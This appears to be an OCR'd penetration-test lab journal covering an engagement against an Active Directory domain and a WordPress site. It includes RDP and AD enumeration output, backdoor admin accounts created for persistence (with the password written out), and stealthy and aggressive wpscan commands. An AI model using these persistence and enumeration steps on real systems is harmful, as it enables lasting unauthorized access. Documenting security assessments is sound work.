
- Has both AD and DNS


Decided to explore the DNS Server configurations to identify the machines in the network




Active Directory Users and Computers
File Action View Help
Active Directory Users and Com
Saved Queries
ArathonDomain.internal
Builtin
Computers
Domain Controllers
Employees
ForeignSecurityPrincipals
Managed Service Accour
Users
Name Type Description
ANGJIAYUN Computer
ANGZHIHIN Computer
ARATHON-FILE Computer
CAROLGOH Computer
CHARLIECHUA Computer
CHOOSHUYUAN Computer
CHUAKARYONG Computer
CHUAWEEPING Computer
EC2AMAZ-CHNO90U Computer
EC2AMAZ-IBVSU5O Computer
EC2AMAZ-JKF3VPD Computer
EC2AMAZ-VTV98D4 Computer
FOOWAIYEE Computer
GERMAINECHOW Computer
HENGCHENGSIANG Computer
HOTENGHOON Computer
JAMESLEE Computer
KENNYYAP Computer
LEEHIANBOON Computer
LEELIYI Computer
LIMCHENKIT Computer
LIMKUMKWAN Computer
MARYLOW Computer
NGYEWLING Computer
SEEKONGJIE Computer
SIMSOKYONG Computer
SIMWEICHYE Computer
SOHLIMAY Computer
TANKWOKLEE Computer
TANMAYJIA Computer
TANSIANGHONG Computer


TAYBOONKHENG Computer
TEOHCHONGJUN Computer
TEOSWEEQIAN Computer
THOMASLEONG Computer
WEELINGWIN Computer
YEOGUANENG Computer


Active Directory Users and Computers
File Action View Help
Active Directory Users and Com
Saved Queries
ArathonDomain.internal
Builtin
Computers
Domain Controllers
Employees
Admins
Staff
ForeignSecurityPrincipals
Managed Service Accour
Users
Name Type Description
Chua Kar Yong User
Kenny Yap User



15:28 - Entered 10.0.1.11 to identify the server via the RDP certificate name and to view what is inside

```
kali@kali:~$ xfreerdp /u:kennyyap /d:ArathonDomain /v:localhost:4000
[03:27:42:648] [62462:62463] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex rese
tting error state
[03:27:42:648] [62462:62463] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[03:27:42:648] [62462:62463] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[03:27:42:648] [62462:62463] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[03:27:42:964] [62462:62463] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[03:27:42:969] [62462:62463] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set
_last_error_ex resetting error state
[03:27:42:969] [62462:62463] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex
resetting error state
[03:27:43:041] [62462:62463] [WARN][com.freerdp.crypto] - Certificate verification failure 'unable to
get local issuer certificate (20)' at stack position 0
[03:27:43:041] [62462:62463] [WARN][com.freerdp.crypto] - CN = ARATHON-FILE.ArathonDomain.internal
[03:27:43:041] [62462:62463] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@
[03:27:43:041] [62462:62463] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMA
TCH!           @
[03:27:43:042] [62462:62463] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@
[03:27:43:042] [62462:62463] [ERROR][com.freerdp.crypto] - The hostname used for this connection (loca
lhost:4000)
[03:27:43:042] [62462:62463] [ERROR][com.freerdp.crypto] - does not match the name given in the certif
icate:
[03:27:43:042] [62462:62463] [ERROR][com.freerdp.crypto] - Common Name (CN):
[03:27:43:042] [62462:62463] [ERROR][com.freerdp.crypto] -      ARATHON-FILE.ArathonDomain.internal
[03:27:43:042] [62462:62463] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name shou
ld NOT be trusted!
Certificate details for localhost:4000 (RDP-Server):
        Common Name: ARATHON-FILE.ArathonDomain.internal
        Subject:     CN = ARATHON-FILE.ArathonDomain.internal
        Issuer:      CN = ARATHON-FILE.ArathonDomain.internal
        Thumbprint:  64:f5:24:f6:f7:eb:42:f5:76:65:9f:52:0d:c2:96:6c:63:73:9d:ad:35:41:46:a5:7c:38:1b:
a2:ad:ce:e4:88
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N)
```

- Name is Arathon-File
- This means this is the file server; the other machine is the domain controller
- Have referred back to my previous nmap scan and realised I already had the answer there; Guess I missed the information or made a mistake when reading the information

User Privileges


I found it weird that KennyYap is able to access all the different machines with ease, and decided to look into the account privileges of him.


```
C:\Users\kennyyap>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
ARATHONDOMAIN\Domain Admins
The command completed successfully.


C:\Users\kennyyap>
```

I noted what are the groups who are given Admin privileges. This consists of the Domain Admins
Since KennyYap and ChuaKarYong are Admins (as found in the AD), they have the admin privileges of an Administrator User

Thus, we do not need to do any further privilege escalations unless we want to reach SYSTEM level, which may be encouraged as we still do not have the access to the AWS admin portion.


<u>Post-Exploitation</u>
Created a user 'LocalAdmin' inside the AD with password 'evilP@55w0rd'





16:05 - Tried to add the user to "Domain Admins" but my RDP session got shut off.

16:35 - Decided to create an admin inside the Arthon-File Server first with the same password, and made sure the LocalAdmin has Administrator Privileges in it to make sure if the user gets deleted off, there is still a method of entering.



16:41 - As I am unable to access arthon-dc as kennyyap due to someone else accessing, I will just detail what I am was going to do

- Create a local admin account within the DC
- Try to make the domain account have admin privileges again
- If fail then move on, as AWS controller can still revoke my account credentials

DAY 3

Worked on Wordpress

My IP: 138.75.173.200

08:49 - do a wpscan, which I ran in stealthy mode, to enumerate the other plugins available
Command: wpscan --enumerate ap -v --stealthy --usernames user.txt --url www.arathontechnologies.com

Result: nothing new

09:34 - do an aggressive wpscan on all plugins

Command: wpscan --enumerate ap -v --wp-content-dir wp-content --plugins-detection aggressive --usernames user.txt --url www.arathontechnologies.com

10:49 - scan completed
Result: No plugins found

09:34 - Looking at my firefox network I noted there are cookies that looked like the exploit result

set-cookie: wordpress_test_cookie=WP%20Cookie%20check; path=/; secure
set-cookie: wordpress_6f1008beccb9f38b0176...MT; Max-Age=0; path=/wp-admin
set-cookie: wordpress_sec_6f1008beccb9f38b...MT; Max-Age=0; path=/wp-admin
set-cookie: wordpress_6f1008beccb9f38b0176...e=0; path=/wp-content/plugins
set-cookie: wordpress_sec_6f1008beccb9f38b...e=0; path=/wp-content/plugins
set-cookie: wordpress_logged_in_6f1008becc...:48:39 GMT; Max-Age=0; path=/
set-cookie: wordpress_logged_in_6f1008becc...:48:39 GMT; Max-Age=0; path=/
set-cookie: wp-settings-0=%20; expires=Wed...:48:39 GMT; Max-Age=0; path=/
set-cookie: wp-settings-time-0=%20; expire...:48:39 GMT; Max-Age=0; path=/
set-cookie: wordpress_6f1008beccb9f38b0176...:48:39 GMT; Max-Age=0; path=/
set-cookie: wordpress_6f1008beccb9f38b0176...:48:39 GMT; Max-Age=0; path=/
set-cookie: wordpress_sec_6f1008beccb9f38b...:48:39 GMT; Max-Age=0; path=/
set-cookie: wordpress_sec_6f1008beccb9f38b...:48:39 GMT; Max-Age=0; path=/

Persist Logs

- wordpress_6f1008beccb9f38b01760fbc1790ce26:
  - expires: 2019-10-30T02:59:06.000Z
  - path: /
  - value:
- wordpress_logged_in_6f1008beccb9f38b01760fbc1790ce26:
  - expires: 2019-10-30T02:59:06.000Z
  - path: /
  - value:
- wordpress_sec_6f1008beccb9f38b01760fbc1790ce26:
  - expires: 2019-10-30T02:59:06.000Z
  - path: /
  - value:
- wordpress_test_cookie:
  - path: /
  - secure: true
  - value: WP Cookie check
- wordpresspass_6f1008beccb9f38b01760fbc1790ce26:
  - expires: 2019-10-30T02:59:06.000Z
  - path: /

However, all of them are blank

Rest of the morning - Did POST requests to different links within arathontechnologies.com and focused mainly on wp-admin